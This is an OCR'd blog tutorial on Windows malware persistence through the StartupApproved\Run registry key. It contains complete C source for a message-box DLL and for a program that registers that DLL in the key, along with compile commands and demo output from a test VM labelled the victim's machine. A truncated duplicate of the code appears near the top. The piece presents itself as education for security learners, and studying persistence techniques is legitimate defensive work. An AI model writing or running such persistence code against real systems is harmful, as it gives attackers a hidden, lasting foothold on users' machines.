
Malware development: persistence - part 24. StartupApproved. Simple C example.

cocomelonc.github.io/persistence/2024/03/12/malware-pers-24.html

March 12, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

  const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "Z:\

  LONG res = RegOpenKeyEx
  printf (res != ERROR_SU

  res = RegSetValueEx(hke
  printf(res != ERROR_SUC

  // close the registry k
  RegCloseKey(hkey);

  return 0;
}
```

win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupAppr
oved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    C:\temp\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft        entVersion\Explorer\StartupApproved\StartupFold
er

PS C:\Users\user>
```

=^..^=

Meow-meow!

This post is based on my own research into one of the another interesting malware persistence tricks: via StartupApproved Registry key.

StartupApproved


The very first post in the series about persistence, I wrote about one of the most popular and already classic techniques, via Registry Run keys.

An uncommon Registry entry utilized by the standard “startup” process (i.e., the one mostly controlled by Windows Explorer, such as the `Run` and `RunOnce` keys, the Startup folder, etc.) after `userinit.exe` completes its operation, is located at the following location in the

Registry:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
```

Turns out, this key is populated when entries are enabled or disabled via the Windows Task Manager’s `Startup` tab:


win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Firefox
x32dbg
x64dbg
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
Disable
Type here to search
9:47 PM
3/14/2024
Right Ctrl

Last BIOS time: 0.0 seconds


Name	Publisher	Status	Startup impact
Microsoft Edge Update	Microsoft Corporation	Enabled	Medium
Microsoft OneDrive	Microsoft Corporation	Enabled	High
Skype	Skype	Disabled	None
VirtualBox Guest Additions T...	Oracle and/or its affiliates	Enabled	Low
Windows Security notificatio...	Microsoft Corporation	Enabled	Low

The good news is that we can use this registry path for persistence.

practical example

First of all, check Registry keys by the following command:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved"
/s
```


win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

PS C:\Users\user> _
```

At the next step, as usually, create our “evil” application (`hack.c`):

```
/*
hack.c
simple DLL messagebox
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

As usually, just `meow-meow` messagebox.

Then we just modifying our `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved` registry key, like this (`pers.c`):


```
/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00};

  const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
  const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0, KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data, sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

  // close the registry key
  RegCloseKey(hkey);

  return 0;
}
```

As you can the the logic of our Proof of Concept is pretty simple - we set the value of the registry entry to `0x02 0x00...` binary value.

demo

Let’s go to see everything in action. First of all, compile our “malware” DLL:


```
x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc   503 Mar 14 16:04 hack.c
```

Then, compile our PoC:


```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 136
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar 14 21:51 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc   503 Mar 14 16:04 hack.c
```

Finally, run it on the victim’s machine. In my case, for Windows 10 x64 v1903 VM, it is looks like this:


```
.\pers.exe
```



```
PS C:\Users\user> cd Z:\2024-03-12-malware-pers-24\
PS Z:\2024-03-12-malware-pers-24> .\pers.exe
successfully open registry key :)
successfully set registry value :)
PS Z:\2024-03-12-malware-pers-24> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Ex
plorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
    Microsoft Edge Update    REG_BINARY    020000000000000000000000
    OneDrive    REG_BINARY    020000000000000000000000
    Z:\2024-03-12-malware-pers-24\hack.dll    REG_BINARY    020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFo
lder

PS Z:\2024-03-12-malware-pers-24> _
```

As you can see, I also checked registry again:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved"
/s
```




